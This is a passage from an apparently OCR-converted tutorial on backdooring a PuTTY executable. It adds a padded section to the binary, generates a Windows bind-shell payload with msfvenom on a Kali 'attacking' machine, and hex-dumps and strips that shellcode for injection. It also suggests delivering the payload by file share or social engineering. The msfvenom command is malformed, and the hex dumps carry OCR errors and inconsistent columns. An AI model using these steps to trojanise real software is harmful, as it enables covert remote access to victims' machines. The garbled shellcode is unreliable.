
Insert dialog appears. Select desired string (here '00' hex string) and number of times (here 5000 as this was size of new section added).



Now the new string has been added. Save the file and close it.




Now if we launch putty2.exe, it opens fine. No error here.



Remote connection

This is my kali linux machine which is supposed to be an attacking machine.
It has an IP address '192.168.1.64'




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.64 netmask 255.255.255.0 broadcast 192.168.1.255
                inet6 fe80::20c:29ff:fe84:8a8d prefixlen 64 scopeid 0x20<link>
                    ether 00:0c:29:84:8a:8d txqueuelen 1000 (Ethernet)
                    RX packets 4966 bytes 1269745 (1.2 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 3447 bytes 453762 (443.1 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                    RX packets 2065 bytes 219488 (214.3 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 2065 bytes 219488 (214.3 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

In the windows XP (victim) machine, launch original putty.exe executable and generate a ssh connection with attacking machine. Port number for ssh connection is 22.



After clicking Open button, a terminal appears asking about credentials to make the connection successful. After filling credentials, the remote connection with attacking machine has been successful. We got the # prompt.



Payload creation

Type the command (“msfvenom -p windows/shell_bind_tcp LHOST=4444 R>shell_bind_tcp”)

Breakdown:

MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

- One single tool

- Standardized command line options


- Increased speed

P= (Payload I.e. Windows, Android, PHP etc.)


Windows/shell_bind_tcp specifies the type of payload required. Here it is payload for binding the shell with tcp connection of windows type machine.

LHOST=(ip of kali with port number to connect to windows machine (victim))

R>shell_bind_tcp: It will save the raw payload file in pwd in attacking machine by the name shell_bind_tcp as specified on the command. We need to send this file to the victim machine through file share or by any social engineering technique and have it run on the system. Here we are using remote connection on victim machine to just copy the malicious program in desired format and apply in the extra section to run.




Using the tool xxd, we are going to create a hex dump of a given file.
 -u flag is to display hex format of file in capitals letters.



```
root@kali:~# xxd -u shell_bind_tcp
00000000: FC08 8200 0000 6089 E531 C064 8B50 308B .....|.1.d.PO.
00000010: 520C 8B52 148B 7228 0FB7 4A26 31FF AC3C R..R..(.J$1..<
00000020: 617C 022C 20C1 CF0D 01C7 E2F2 5257 8B52 a|., .....RW.R
00000030: 108B 4A3C 8B4C 1178 E348 01D1 518B 5920 ..J<.L.x.H..Q.Y
00000040: 01D3 8B49 18E3 3A49 8B34 8B01 D631 FFAC ...I..I.4..1..
00000050: C1CF 0D01 C738 E075 F603 7DF8 3B7D 2475 .....8.u..);)Su
00000060: E458 8B58 2401 D366 8B0C 4B8B 581C 01D3 .X.X$.f..K.X...
00000070: 8B04 8B01 D089 4424 245B 5B61 595A 51FF .....D$|[avZQ.
00000080: E05F 5F5A 8B12 EB8D 5D68 3332 0000 6877 .Z...jh32..hw
00000090: 7332 5F54 684C 7726 07FF D5B8 9001 0000 s2_ThLw$.....
000000A0: 29C4 5450 6829 806B 0OFF D56A 0859 50E2 ).TPh).k..j.YP.
000000B0: FD40 5040 5068 EAOF DFEO FFD5 9768 0200 .0P0Ph.....h..
000000C0: 115C 89E6 6A10 5657 68C2 DB37 67FF D557 \.i.VWh..7g..W
000000D0: 66B7 E938 FFFF D557 6874 EC3B E1FF D557 h..e..Wht....W
000000E0: 9768 756E 4D61 FFDD 6863 6D64 0089 E357 hunMa.hcmd..W
000000F0: 5757 31F6 6A12 5956 E2FD 66C7 4424 3C01 WU1.j.TV..f.D$<.
00000100: 018D 4424 10C6 0044 5450 5656 5646 564E ..D$..DTPVVVVFVN
00000110: 5656 5356 6879 C33F 86FF D589 E04E 5646 VVSWhy.?....NWF
00000120: FF30 6808 871D 60FF D5BB F0B5 A256 6846 .Oh....Vh.
00000130: 95BD 9DFF D53C 067C 0A80 FBE0 7505 BB47 ....<|....u..G
00000140: 1372 6F6A 0053 FF05 .roj.S..
root@kali:~#
```


Here we want to extract only the middle part (hex dump) of the file shell_bind_tcp. This dump is in columns 2-9. For that we are going to use cut command. Here the fields 2-10 excludes the 10, providing columns 2-9.



```
root@kali:~# xxd -u shell_bind_tcp | cut --delimiter=" " --fields=2-10
000000140: 1372 6F6A 0053 FF05 .roj.S..
root@kali:~# xxd -u shell_bind_tcp | cut --delimiter=" " --fields=2-10
00000000: FC08 8200 0000 6089 E531 C064 8B50 308B .....|.1.d.PO.
00000010: 520C 8B52 148B 7228 0FB7 4A26 31FF AC3C R..R..(.J$1..<
00000020: 617C 022C 20C1 CF0D 01C7 E2F2 5257 8B52 a|., .....RW.R
00000030: 108B 4A3C 8B4C 1178 E348 01D1 518B 5920 ..J<.L.x.H..Q.Y
00000040: 01D3 8B49 18E3 3A49 8B34 8B01 D631 FFAC ...I..I.4..1..
00000050: C1CF 0D01 C738 E075 F603 7DF8 3B7D 2475 .....8.u..);)Su
00000060: E458 8B58 2401 D366 8B0C 4B8B 581C 01D3 .X.X$.f..K.X...
00000070: 8B04 8B01 D089 4424 245B 5B61 595A 51FF .....D$|[avZQ.
00000080: E05F 5F5A 8B12 EB8D 5D68 3332 0000 6877 .Z...jh32..hw
00000090: 7332 5F54 684C 7726 07FF D5B8 9001 0000 s2_ThLw$.....
000000A0: 29C4 5450 6829 806B 0OFF D56A 0859 50E2 ).TPh).k..j.YP.
000000B0: FD40 5040 5068 EAOF DFEO FFD5 9768 0200 .0P0Ph.....h..
000000C0: 115C 89E6 6A10 5657 68C2 DB37 67FF D557 \.i.VWh..7g..W
000000D0: 66B7 E938 FFFF D557 6874 EC3B E1FF D557 h..e..Wht....W
000000E0: 9768 756E 4D61 FFDD 6863 6D64 0089 E357 hunMa.hcmd..W
000000F0: 5757 31F6 6A12 5956 E2FD 66C7 4424 3C01 WU1.j.TV..f.D$<.
00000100: 018D 4424 10C6 0044 5450 5656 5646 564E ..D$..DTPVVVVFVN
00000110: 5656 5356 6879 C33F 86FF D589 E04E 5646 VVSWhy.?....NWF
00000120: FF30 6808 871D 60FF D5BB F0B5 A256 6846 .Oh....Vh.
00000130: 95BD 9DFF D53C 067C 0A80 FBE0 7505 BB47 ....<|....u..G
00000140: 1372 6F6A 0053 FF05 .roj.S..
root@kali:~#
```


Tr is a command line-utility in Linux and Unix systems that translates, deletes and squeezes characters from the standard input and writes the result to the standard output.

Using tr command we are going to delete all the spaces.



```
root@kali:~# xxd -u shell bind_tcp | cut --delimiter="" --fields=2-10 | tr -d " "
FCE882000006089E531C0648B50308B
520C8B52148B72280FB74A2631FFAC3C
617C022C20C1CFDD01C7EF252578B52
10884A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D1631FFAC
C1CFDD01C738E075F6037DF83B7D2475
E4588B582401D3668B0C488B581C01D3
88048B01D0894424245B5861595A51FF
E05F5F5A8B12EB8D5D68333200006877
73325F54684C772607FFD5B890010000
29C454506829806B00FFD56A085950E2
FD4050405066EAOFDFE0FFD597680200
115C89E66A10565768C2DB3767FFD557
68B7E938FFFFD5576874EC3BE1FFD557
9768756E4D61FFD568636D640089E357
575731F66A125956E2FD66C744243C01
0180442410C6004545056565646564E
565653566879C3F86FFD589E04E5646
FF306808871D60FFD5BBFOB5A25668A6
95B09DFD53C067C0A80FBE07505BB47
13726F6A0053FFD5
root@kali:~#
```

Copy the output to notepad for future use.



